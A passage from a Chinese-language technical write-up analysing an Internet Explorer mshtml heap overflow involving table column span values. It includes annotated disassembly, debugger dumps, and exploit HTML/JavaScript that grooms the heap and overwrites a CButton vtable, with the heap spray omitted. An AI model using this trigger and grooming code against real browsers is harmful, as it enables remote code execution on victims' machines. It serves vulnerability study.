.text:3DB46BCC          mov     [ebp+var_90], eax
.text:3DB46BD2          mov     eax, [ebx+54h]; 从 CTableLayout 对象中取出 Span
的值
.text:3DB46BD5          mov     [ebp+spancount], eax; 保存起来
.....
.text:3DB46C83          mov     edx, [ebp+spancount];赋给 edx
.....
.text:3DB46CBC          mov     eax, [ebx+94h]; 查看 CTableLayout 偏移 0x90 处
的 CImplPtrAry 对象中已经申请的内存大小是否够用
.text:3DB46CC2          shr     eax, 2
.text:3DB46CC5          cmp     eax, edx
.text:3DB46CC7          jl      loc_3DACD377; 如果不够用则转而去申请内存

.text:3DACD377          cmp     edx, edi
.text:3DACD379          lea     esi, [ebx+90h]
.text:3DACD37F          jl      loc_3DB9A806
.text:3DACD385          cmp     edx, [esi+8]
.text:3DACD388          jbe     short loc_3DACD39D
.text:3DACD38A          push   1Ch                ; Size
.text:3DACD38C          mov     eax, edx
.text:3DACD38E          mov     edi, esi
.text:3DACD390          call    CImplAry::EnsureSizeWorker(uint,long); 这里根据
得到的 span 值，分配内存，也就是分配 0x1C*0x16 大小的内存
0023FCB8 3DB4F80C mshhtml.CStyleSheet::CArgAutomationRules::`vftable'
0023FCBC 00000000
0023FCC0 00000016
0023FCC4 0244C7F8

.text:3DACD395          test    eax, eax
.text:3DACD397          jnz     loc_3DB4502E
.text:3DACD39D          mov     eax, [esi+4]
```

```

.text:3DACD3A0      mov     ecx, [ebp+spancount]
.text:3DACD3A3      and     eax, 3
.text:3DACD3A6      shl     ecx, 2
.text:3DACD3A9      or      eax, ecx
.text:3DACD3AB      mov     [esi+4], eax
.text:3DACD3AE      xor     edi, edi
.text:3DACD3B0      jmp     loc_3DB46CCD
.text:3DB46CCD      cmp     [ebp+spancount], edi
.text:3DB46CD0      mov     esi, [ebx+9Ch] ; 获得刚分配的指针数组基地址
.text:3DB46CD6      mov     [ebp+var_14], edi
.text:3DB46CD9      mov     [ebp+var_28], esi
.text:3DB46CDC      jg      loc_3DB45B8A; 跳

.text:3DB45B8A      lea     eax, [esi+18h]
.text:3DB45B8D      push    eax
.text:3DB45B8E      mov     [esi+8], edi
.text:3DB45B91      mov     [esi+4], edi; 设置相关结构的值
.text:3DB45B94      mov     [esi], edi
.text:3DB45B96      call    CUnitValue::SetNull(void)
.text:3DB45B9B      mov     ecx, [ebp+var_14]
.text:3DB45B9E      and     dword ptr [esi+14h], 0FFFFFFC1h
.text:3DB45BA2      mov     eax, ebx
.text:3DB45BA4      mov     [esi+0Ch], edi
.text:3DB45BA7      call    CTableLayout::GetCol(int)
.text:3DB45BAC      cmp     eax, edi
.text:3DB45BAE      jnz     loc_3DB9990D
.text:3DB45BAC      cmp     eax, edi
.text:3DB45BAE      jnz     loc_3DB9990D
.text:3DB45BB4      inc     [ebp+var_14]
.text:3DB45BB7      mov     eax, [ebp+var_14]
.text:3DB45BBA      add     esi, 1Ch
.text:3DB45BBD      cmp     eax, [ebp+arg_0]
.text:3DB45BC0      jl      short loc_3DB45B8A; 循环对刚申请的多个 1c 大
小的 StyleStruct 结构进行初始化

```

.....

初始化完成之后，后面又重新获取了一次 **span** 的值，并把它作为一个计数器，在之后的操作中根据各个 **Col** 对象的 **style** 相关属性填充 **1c** 大小的 **StyleStruct** 结构

```

.text:3DD0F886      mov     eax, edi
.text:3DD0F888      call    CTableCol::GetAAspan(void)
.text:3DD0F88D      cmp     eax, 3E8h
.text:3DD0F892      mov     [ebp+nNumerator], eax; 保存为计数器
.text:3DD0F895      jl      short loc_3DD0F89E
.text:3DD0F897      mov     [ebp+nNumerator], 3E8h

```

...

```

.text:3DD0F93E      mov     eax, [ebp+var_34]
.text:3DD0F941      mov     ecx, [eax]
.text:3DD0F943      mov     eax, ecx
.text:3DD0F945      and     eax, 0Fh
.text:3DD0F948      push    eax
.text:3DD0F949      call    CUnitValue::IsScalerUnit
.text:3DD0F94E      test    eax, eax
.text:3DD0F950      jz      short loc_3DD0F9A6
.text:3DD0F952      mov     esi, [ebp+arg_4]
.text:3DD0F955      mov     eax, [ebp+var_58]
.text:3DD0F958      mov     ecx, [ebp+var_34]
.text:3DD0F95B      push    0
.text:3DD0F95D      push    esi
.text:3DD0F95E      call    CWidthUnitValue::GetPixelWidth;这里获得的是对应

```

Col 对象的 width 值，该值是经过一系列计算的，笔者未对其算法进行详细研究，但发现在常态下该值为网页代码中的数值\*100（网页代码为 41，这里即为 4100，也就是 0x1004）



```

.text:3DD0F9BB      cmp     [ebp+var_1C], 0
.text:3DD0F9BF      mov     eax, [ebp+width]
.text:3DD0F9C2      mov     [ebp+width], eax

.text:3DD0F9FA      mov     eax, [ebx+9Ch] ; 获得 StyleStructArray 基地址
.text:3DD0FA00      add     eax, ecx
.text:3DD0FA02      cmp     [ebp+var_1C], 0
.text:3DD0FA06      mov     [ebp+var_28], eax
.text:3DD0FA09      jz      short loc_3DD0FA25

.text:3DD0FA25      push    [ebp+var_40]
.text:3DD0FA28      mov     eax, [ebp+var_34]
.text:3DD0FA2B      push    [ebp+arg_4]
.text:3DD0FA2E      mov     esi, [ebp+var_28]
.text:3DD0FA31      push    [ebp+width]
.text:3DD0FA34      call    CTableColCalc::AdjustForCol ;以刚才新获得的 span
值为计数器不断填充各个 Col 对象的 StyleStruct，每个 StyleStruct 大小为 0x1C
.text:3DD0FA39      inc     [ebp+var_14]
.text:3DD0FA3C      mov     eax, [ebp+var_14]
.text:3DD0FA3F      add     [ebp+var_24], 1Ch

```



```

.text:3DD0FA43          cmp     eax, [ebp+nNumerator]
来看看
.text:3DEA2EB0; public: void __thiscall CTableColCalc::AdjustForCol
.text:3DEA2EB0 width    = dword ptr  8
.text:3DEA2EB0 arg_4    = dword ptr  0Ch
.text:3DEA2EB0 arg_8    = dword ptr  10h
.text:3DEA2EB0          mov     edi, edi
.text:3DEA2EB2          push   ebp
.text:3DEA2EB3          mov     ebp, esp
.text:3DEA2EB5          mov     ecx, [eax]
.text:3DEA2EB7          push   ebx
.text:3DEA2EB8          mov     ebx, [ebp+width]
.text:3DEA2EBB          push   edi
.text:3DEA2EBC          mov     eax, ecx
.text:3DEA2EBE          and     eax, 0Fh
.text:3DEA2EC1          lea     edi, [esi+18h]; 取得 StyleStruct 偏移 0x18 的位置
.text:3DEA2EC4          push   eax
.text:3DEA2EC5          mov     [edi], ecx
.text:3DEA2EC7          call   CUnitValue::IsScalerUnit
.text:3DEA2ECC          test   eax, eax
.text:3DEA2ECE          jz     short loc_3DEA2EE1
.text:3DEA2ED0          push   8
.text:3DEA2ED2          push   edi
.text:3DEA2ED3          mov     eax, ebx
.text:3DEA2ED5          call   CUnitValue::SetValue; 设置 StyleStruct 偏移 0x18 的
位置的值
.text:3DEA2EDA          mov     [esi+4], ebx
.text:3DEA2EDD          mov     [esi], ebx; 把 width 的值赋给了 StyleStruct 偏移
0 和偏移 4 的位置
.text:3DEA2EDF          jmp     short loc_3DEA2F0B
.text:3DEA2F0B          pop     edi
.text:3DEA2F0C          mov     [esi+8], ebx; 把 width 的值赋给了 StyleStruct 偏
移 8 的位置
.text:3DEA2F0F          pop     ebx
.text:3DEA2F10          pop     ebp
.text:3DEA2F11          retn   0Ch

```

023C27F8	00001004	
023C27FC	00001004	
023C2800	00001004	
023C2804	00000000	
023C2808	9D30302B	
023C280C	432F0001	
023C2810	00010048	UNICODE "tings\All Users"
023C2814	00001004	
023C2818	00001004	
023C281C	00001004	
023C2820	00000000	
023C2824	31005C00	
023C2828	00000000	
023C282C	00010048	UNICODE "tings\All Users"
023C2830	00001004	
023C2834	00001004	
023C2838	00001004	
023C283C	00000000	
023C2840	EF000400	
023C2844	A23C3E80	

如图，为其中一个 StyleStruct 被赋值后的相关截图，其中偏移 0，4，8 位置处的值都被赋为 width\*100。

在本网页代码中第一次进入 CTableLayout::CalculateMinMax 是在创建 CTableCol 对象之后，而 over\_trigger 函数中对 span 值进行了修改（变成了 888），这事会再一次触发 CTableLayout::CalculateMinMax 函数。而由于 CTableLayout 对象中存储的 span 值没有进行更新（仍然为 0x16），而且之前已经申请了 0x16\*0x1C 大小的内存，便没有再次申请新内存。而后面又一次调用了 CTableCol::GetAAspan 函数时，span 值已经变成了 888，再用该值当作计数器，循环填充 StyleStruct 的时候则会造成堆溢出错误！

3DB46BC9	8B46 28	mov	eax, dword ptr [esi+28]	
3DB46BCC	8985 70FFFFFF	mov	dword ptr [ebp-90], eax	
3DB46BD2	8B43 54	mov	eax, dword ptr [ebx+54]	
3DB46BD5	8945 08	mov	dword ptr [ebp+8], eax	
3DB46BD8	8B83 28010000	mov	eax, dword ptr [ebx+128]	
3DB46BDE	C1E8 02	shr	eax, 2	
3DB46BE1	8945 B8	mov	dword ptr [ebp-48], eax	
3DB46BE4	57	push	edi	
3DB46BE5	33FF	xor	edi, edi	
3DB46BE7	8D45 94	lea	eax, dword ptr [ebp-6C]	
ds:[0022616C]=00000016				
eax=00000000				

第二次调用 CTableLayout::CalculateMinMax 函数，从 CTableLayout 中获得的 span 值仍然为 0x16。

3DB46C99	3343 44	xor	eax, dword ptr [ebx+44]	
3DB46C9C	25 00010000	and	eax, 100	
3DB46CA1	3143 44	xor	dword ptr [ebx+44], eax	
3DB46CA4	F646 2C 01	test	byte ptr [esi+2C], 1	
3DB46CA8	0F85 2058F5FF	jnz	3DA9C4CE	
3DB46CAE	33C0	xor	eax, eax	
3DB46CB0	0945 C8	or	dword ptr [ebp-38], eax	
3DB46CB3	397D 10	cmp	dword ptr [ebp+10], edi	
3DB46CB6	0F85 6B8A1C00	jnz	3DD0F727	
3DB46CBC	8B83 94000000	mov	eax, dword ptr [ebx+94]	
3DB46CC2	C1E8 02	shr	eax, 2	
3DB46CC5	38C2	cmp	eax, edx	
3DB46CC7	0F8C AA66F8FF	j1	3DACD377	这里跳转去申请StyleStruct内存
3DB46CCD	397D 08	cmp	dword ptr [ebp+8], edi	
3DB46CD0	8B83 9C000000	mov	esi, dword ptr [ebx+9C]	
3DB46CD6	897D EC	mov	dword ptr [ebp-14], edi	
3DB46CD9	8975 D8	mov	dword ptr [ebp-28], esi	
3DB46CDC	0F8F A8EEFFFF	jg	3DB45B8A	

因此这里比较认为 StyleStructArray 的大小够用，没有再申请内存。

3DD0F873	FF45 E8	inc	dword ptr [ebp-18]		
3DD0F876	E9 06020000	jmp	3DD0FA81		
3DD0F87B	8BC7	mov	eax, edi		
3DD0F87D	E8 7D55E6FF	call	CElement::IsDisplayNone		
3DD0F882	85C8	test	eax, eax		
3DD0F884	75 37	jnz	short 3DD0F8BD		
3DD0F886	8BC7	mov	eax, edi		
3DD0F888	E8 B092E8FF	call	CTableCol::GetAASpan		
3DD0F88B	3D E8030000	cmp	eax, 3E8		
3DD0F892	8945 10	mov	dword ptr [ebp+10], eax		
3DD0F895	7C 07	jl	short 3DD0F89E		
3DD0F897	C745 10 E80300	mov	dword ptr [ebp+10], 3E8		
3DD0F89E	8B45 DC	mov	eax, dword ptr [ebp-24]		
3DD0F8A1	8B48 14	mov	ecx, dword ptr [eax+14]		
3DD0F8A4	E8 53CEE5FF	call	CTreeNode::GetFancyFormat		
3DD0F8A9	83C0 70	add	eax, 70		
3DD0F8AC	8945 CC	mov	dword ptr [ebp-34], eax		
3DD0F8AF	E8 6930E2FF	call	CUnitValue::IsNullOrEnum		

寄存器 (FPU)

EAX 00000378  
ECX 00000002  
EDX 0019FBF8  
EBX 00226118  
ESP 016ABEF8  
EBP 016ABF9C  
ESI 022D4118  
EDI 0022D580  
EIP 3DD0F895 nshtml  
C 1 ES 0023 32位 0  
P 1 CS 001B 32位 0  
A 0 SS 0023 32位 0  
Z 0 DS 0023 32位 0  
S 1 FS 003B 32位 7  
T 0 GS 0000 NULL  
D 0  
O 0 LastErr ERROR\_

再一次获得 span 值的大小，0x378

3DD0FA19	0FAF45 F4	imul	eax, dword ptr [ebp-C]		
3DD0FA1D	8B4D D0	mov	ecx, dword ptr [ebp-30]		
3DD0FA20	2BC8	sub	ecx, eax		
3DD0FA22	894D F4	mov	dword ptr [ebp-C], ecx		
3DD0FA25	FF75 C0	push	dword ptr [ebp-40]		
3DD0FA28	8B45 CC	mov	eax, dword ptr [ebp-34]		
3DD0FA2B	FF75 0C	push	dword ptr [ebp-C]		
3DD0FA2E	8B75 D8	mov	esi, dword ptr [ebp-28]		
3DD0FA31	FF75 F4	push	dword ptr [ebp-C]		
3DD0FA34	E8 77341900	call	CTableColCalc::AdjustForCol		
3DD0FA39	FF45 EC	inc	dword ptr [ebp-14]		
3DD0FA3C	8B45 EC	mov	eax, dword ptr [ebp-14]		
3DD0FA3F	8345 DC 1C	add	dword ptr [ebp-24], 1C		
3DD0FA43	3B45 10	cmp	eax, dword ptr [ebp+10]		
3DD0FA46	7C AF	jl	short 3DD0F9F7		
3DD0FA48	8B45 D0	mov	eax, dword ptr [ebp-30]		
3DD0FA4B	0145 F0	add	dword ptr [ebp-10], eax		
3DD0FA4E	8B75 D8	mov	esi, dword ptr [ebp-28]		

堆栈 ss:[016ABFAC]=00000378  
eax=00000002

后面再用新获得的 span 值作计数器的时候，会造成堆溢出。

## 漏洞利用：

该漏洞为堆溢出漏洞,传统的堆溢出利用方式如今基本上已经被堵死，所以我们只能找其他的方式。来看看漏洞的利用代码是如何写的。这里把 Heap Spray 的部分去掉了

```
<html>
<body>
<div id="EStp"></div>
```

```
<table style="table-layout:fixed" ><col id="0" width="41" span="9" ></col></table>
```

```
<table style="table-layout:fixed" ><col id="1" width="41" span="9" ></col></table>
```

```
<table style="table-layout:fixed" ><col id="2" width="41" span="9" ></col></table>
```

```
<table style="table-layout:fixed" ><col id="3" width="41" span="9" ></col></table>
```

```
<table style="table-layout:fixed" ><col id="4" width="41" span="9" ></col></table>
```

.....

```
<table style="table-layout:fixed" ><col id="132" width="41" span="9" ></col></table>
```

这里一共建立了 133 个 table, id 从 0 开始, width,span 都相同

```
<script language='javascript'>
var dap = "EEEE";
while ( dap.length < 480 ) dap += dap;
var padding = "AAAA";
while ( padding.length < 480 ) padding += padding;
```

```

var filler = "BBBB";
while ( filler.length < 480 ) filler += filler;
var arr = new Array();
var rra = new Array();
var div_container = document.getElementById("EStp");
div_container.style.cssText = "display:none";
for (var i=0; i < 500; i+=2) {
    rra[i] = dap.substring(0, (0x100-6)/2);  0x100 个字符串'E'
    arr[i] = padding.substring(0, (0x100-6)/2); 0x100 个字符串'A'
    arr[i+1] = filler.substring(0, (0x100-6)/2); 0x100 个字符串'B'
    var obj = document.createElement("button"); 创建一个 Button 对象，可能这里
就是突破点
    div_container.appendChild(obj);
}
for (var i=0; i<500; i+=2 ) {
    rra[i] = null; 这里又将字符串'E'都清除
    CollectGarbage();并将内存释放
}
function smash_vtable(){ 最终触发漏洞的函数
    var obj_col_0 = document.getElementById("132");
    obj_col_0.width = "1178993";
    obj_col_0.span = "44";
}
setTimeout(function(){smash_vtable()}, 700);
</script>
</body>
</html>

```

从代码上看，开始创建了很多 Table 对象，而后再用字符串申请了三个长度为 0x100 的内存，紧接着其后又存放了一个 Button 对象。前面已经描述过，目前的堆溢出漏洞使用传统的手段已经无法利用，覆盖虚表的方法仍然可以用，这里便是。那么怎么样才能让他正好覆盖到虚表呢？代码中在三大块字符串之后创建了一个 Button 对象，显然最终要覆盖的就是 Button 对象的虚表。怎么让溢出的内存正好覆盖我们的 Button 对象是关键。这里用到了一个方法，我称之为“挖坑大法”，根据 Windows 的堆分配机制，在分配内存时会优先使用已经释放掉的内存（如果大小相同或者小于），这样我们就可以先申请出来一片内存，且该内存和漏洞触发时要申请的内存大小相同，然后将我们申请到的内存进行释放，这样挖了很多坑，之后触发漏洞，由于堆的管理机制，可能新分配到的内存正好就占用了我们刚刚释放过的内存，跳到我们设计好的坑里。这样我们就可以自由的控制了。该利用代码便是这么做的。

综合上面的漏洞分析，最终程序分配的内存为最开始创建 Table 对象时的 Col Span 值 × 0x1C，上面的代码即为 9\*0x1C=0xFC，考虑到内存对齐因素，因此这段内存会占用 0x100 字节的内存，这下应该清楚为什么要申请 0x100 字节大小的字符串了吧。大小相同，因此很有可能在触发漏洞之前申请的内存就占用到了我们释放掉的内存，然后由于堆溢出，必然会不远处的 CButton 对象的虚表覆盖。再回头看看上面的漏洞分析可知，那个 width 也是有用的

它最终被乘以了 100，然后赋给了 StyleStruct 结构偏移的 0,4,8 的位置，在跳入我们的坑以后，很容易想到，该值便是覆盖 CButton 对象虚表的关键，当然我们肯定是取一个合适的能通过堆喷射覆盖到的地址。于是我们就可以设定合理的 span 值，并生成与之匹配的字符串长度；然后控制 width 的值，使之乘以 100 后变为我们想要跳转到的堆喷射地址即可。

下面结合分析看看我们想的对不对。我们在 jscript.dll 申请和释放字符串内存的地方打上断点，并打印申请和释放的内存基址。然后在 CTableLayout::CalculateMinMax 函数中申请内存的地方下断点打印其申请到的内存基址。部分 Log 如下

```
770F4C59 COND: AllocSize = 00000100
770F4C5F COND: AllocBase = 029057D0
770F4C59 COND: AllocSize = 00000100
770F4C5F COND: AllocBase = 029059E0
770F4C59 COND: AllocSize = 00000100
770F4C5F COND: AllocBase = 02905AE8
770F4C59 COND: AllocSize = 00000100
770F4C5F COND: AllocBase = 02905BF0
770F4C59 COND: AllocSize = 00000100
770F4C5F COND: AllocBase = 02905E00
```

开始申请的字符串内存，大小 0x100

```
770F48AD COND: freebase = 029051A0
770F48AD COND: freebase = 029055C0
770F48AD COND: freebase = 029059E0
770F48AD COND: freebase = 02905E00
770F48AD COND: freebase = 02906220
770F48AD COND: freebase = 02906640
770F48AD COND: freebase = 02906A60
770F48AD COND: freebase = 02906E80
```

申请后，又释放掉很多内存，挖了很多坑

```
3DB46CD6 COND: FuncBase = 029059E0 ;最终申请到的9*0x1c大小的内存块基址
029059E0 各种乱七八糟的 1, 1, 029059E0
```

最后正好跳到了我们的坑里



029059E0	00 00 00 00 24 00 07 07 00 00 00 00 00 00 00	....\$.■■.....
029059F0	45 00 45 00 41 00 45 00 48 02 70 70 00 00 00 00	E.E.A.E.H-pp....
02905A00	00 00 00 00 00 00 00 00 00 00 00 00 45 00 45 00	.....E.E.
02905A10	41 00 45 00 00 00 00 00 00 00 00 00 00 00 00 00	A.E.....
02905A20	00 00 00 00 00 00 00 00 45 00 45 00 41 00 45 00	.....E.E.A.E.
02905A30	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
02905A40	00 00 00 00 45 00 45 00 41 00 45 00 00 00 00 00	....E.E.A.E.....
02905A50	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
02905A60	45 00 45 00 41 00 45 00 00 00 00 00 00 00 00 00	E.E.A.E.....
02905A70	00 00 00 00 00 00 00 00 00 00 00 00 45 00 45 00	.....E.E.
02905A80	41 00 45 00 00 00 00 00 00 00 00 00 00 00 00 00	A.E.....
02905A90	00 00 00 00 00 00 00 00 45 00 45 00 41 00 45 00	.....E.E.A.E.
02905AA0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
02905AB0	00 00 00 00 45 00 45 00 41 00 45 00 00 00 00 00	....E.E.A.E.....
02905AC0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
02905AD0	45 00 45 00 41 00 45 00 00 00 00 00 45 00 00 00	E.E.A.E.....E...
02905AE0	A4 13 95 E8 00 01 08 FF FA 00 00 00 41 00 41 00	?疊.じ?..A.A.
02905AF0	41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00	A.A.A.A.A.A.A.A.
02905B00	41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00	A.A.A.A.A.A.A.A.
02905B10	41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00	A.A.A.A.A.A.A.A.
02905B20	41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00	A.A.A.A.A.A.A.A.
02905B30	41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00	A.A.A.A.A.A.A.A.
02905B40	41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00	A.A.A.A.A.A.A.A.
02905B50	41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00	A.A.A.A.A.A.A.A.
02905B60	41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00	A.A.A.A.A.A.A.A.
02905B70	41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00	A.A.A.A.A.A.A.A.
02905B80	41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00	A.A.A.A.A.A.A.A.
02905B90	41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00	A.A.A.A.A.A.A.A.

阴影部分为程序最后申请的 0x1C\*9 大小的内存，正好跳到我们的坑里面，可以清楚的看到里面还残存着很多'E'（因为 StyleStruct 有些地方没初始化）。后面便是 0x100 字节的字符串'A'和 0x100 字节的字符串'B'，再其后便是 CButton 对象了。

029059E0	24 00 07 07 24 00 07 07 24 00 07 07 00 00 00 00	\$.■■\$.■■\$.■■....
029059F0	45 00 45 00 41 00 45 00 48 02 70 70 24 00 07 07	E.E.A.E.H-pp\$.■■
02905A00	24 00 07 07 24 00 07 07 00 00 00 00 45 00 45 00	\$.■■\$.■■....E.E.
02905A10	41 00 45 00 48 02 70 70 24 00 07 07 24 00 07 07	A.E.H-pp\$.■■\$.■■
02905A20	24 00 07 07 00 00 00 00 45 00 45 00 41 00 45 00	\$.■■....E.E.A.E.
02905A30	48 02 70 70 24 00 07 07 24 00 07 07 24 00 07 07	H-pp\$.■■\$.■■\$.■■
02905A40	00 00 00 00 45 00 45 00 41 00 45 00 48 02 70 70	....E.E.A.E.H-pp
02905A50	24 00 07 07 24 00 07 07 24 00 07 07 00 00 00 00	\$.■■\$.■■\$.■■....
02905A60	45 00 45 00 41 00 45 00 48 02 70 70 24 00 07 07	E.E.A.E.H-pp\$.■■
02905A70	24 00 07 07 24 00 07 07 00 00 00 00 45 00 45 00	\$.■■\$.■■....E.E.
02905A80	41 00 45 00 48 02 70 70 24 00 07 07 24 00 07 07	A.E.H-pp\$.■■\$.■■
02905A90	24 00 07 07 00 00 00 00 45 00 45 00 41 00 45 00	\$.■■....E.E.A.E.
02905AA0	48 02 70 70 24 00 07 07 24 00 07 07 24 00 07 07	H-pp\$.■■\$.■■\$.■■
02905AB0	00 00 00 00 45 00 45 00 41 00 45 00 48 02 70 70	....E.E.A.E.H-pp
02905AC0	24 00 07 07 24 00 07 07 24 00 07 07 00 00 00 00	\$.■■\$.■■\$.■■....
02905AD0	45 00 45 00 41 00 45 00 48 02 70 70 45 00 00 00	E.E.A.E.H-ppE...
02905AE0	A4 13 95 E8 00 01 08 FF FA 00 00 00 41 00 41 00	?疊.じ?..A.A.
02905AF0	41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00	A.A.A.A.A.A.A.A.
02905B00	41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00	A.A.A.A.A.A.A.A.
02905B10	41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00	A.A.A.A.A.A.A.A.
02905B20	41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00	A.A.A.A.A.A.A.A.
02905B30	41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00	A.A.A.A.A.A.A.A.
02905B40	41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00	A.A.A.A.A.A.A.A.
02905B50	41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00	A.A.A.A.A.A.A.A.
02905B60	41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00	A.A.A.A.A.A.A.A.
02905B70	41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00	A.A.A.A.A.A.A.A.
02905B80	41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00	A.A.A.A.A.A.A.A.
02905B90	41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00	A.A.A.A.A.A.A.A.

9 个 StyleStruct 结构填充完毕的样子，下面再填充就溢出了。注意 0x07070024 这里，这个便是 width\*100 而来（1178993×100）。



02905CCC	00420042	IEXPLORE.00420042
02905CD0	70700248	
02905CD4	07070024	
02905CD8	07070024	
02905CDC	07070024	
02905CE0	00420042	IEXPLORE.00420042
02905CE4	00420042	IEXPLORE.00420042
02905CE8	00420042	IEXPLORE.00420042
02905CEC	70700248	
02905CF0	E8951366	
02905CF4	FF0C0100	
02905CF8	3DC87F78	mshtml.CButtonLayout::`vftable'
02905CFC	001FD838	
02905D00	028FA360	
02905D04	3DC88118	mshtml.CButtonLayout::`vftable'
02905D08	00000001	
02905D0C	00000000	
02905D10	01080809	
02905D14	FFFFFFFF	
02905D18	00000000	
02905D1C	00000000	
02905D20	00000000	
02905D24	FFFFFFFF	
02905D28	00000080	
02905D2C	FFFFFFFF	

马上要覆盖的是 CButton 相关的虚表

02905CDC	07070024	
02905CE0	00420042	IEXPLORE.00420042
02905CE4	00420042	IEXPLORE.00420042
02905CE8	00420042	IEXPLORE.00420042
02905CEC	70700248	
02905CF0	07070024	
02905CF4	07070024	
02905CF8	07070024	
02905CFC	001FD838	
02905D00	028FA360	
02905D04	3DC88118	mshtml.CButtonLayout::`vftable'
02905D08	70700248	
02905D0C	00000000	
02905D10	01080809	
02905D14	FFFFFFFF	
02905D18	00000000	
02905D1C	00000000	

成功覆盖！

3DB29356	85C0	test	eax, eax		寄存器 (FPU)
3DB29358	0F84 88111500	je	3DC7A4E6		EAX 07070024
3DB2935E	8B4F 24	mov	ecx, dword ptr [edi+24]		ECX 02905CF8
3DB29361	8B01	mov	eax, dword ptr [ecx]		EDX 00000041
3DB29363	56	push	esi		EBX 01000000
3DB29364	FF50 08	call	dword ptr [eax+8]		ESP 016AD568
3DB29367	8B46 18	mov	eax, dword ptr [esi+18]		EBP 016AD598
3DB2936A	66:A9 0020	test	ax, 2000		ESI 016AD728
3DB2936E	74 0A	je	short 3DB2937A		EDI 028FA360
3DB29370	837E 0C 00	cmp	dword ptr [esi+C], 0		EIP 3DB29363 mshtml
3DB29374	0F85 B2950000	jnz	3DB3292C		

最后跳入 shellcode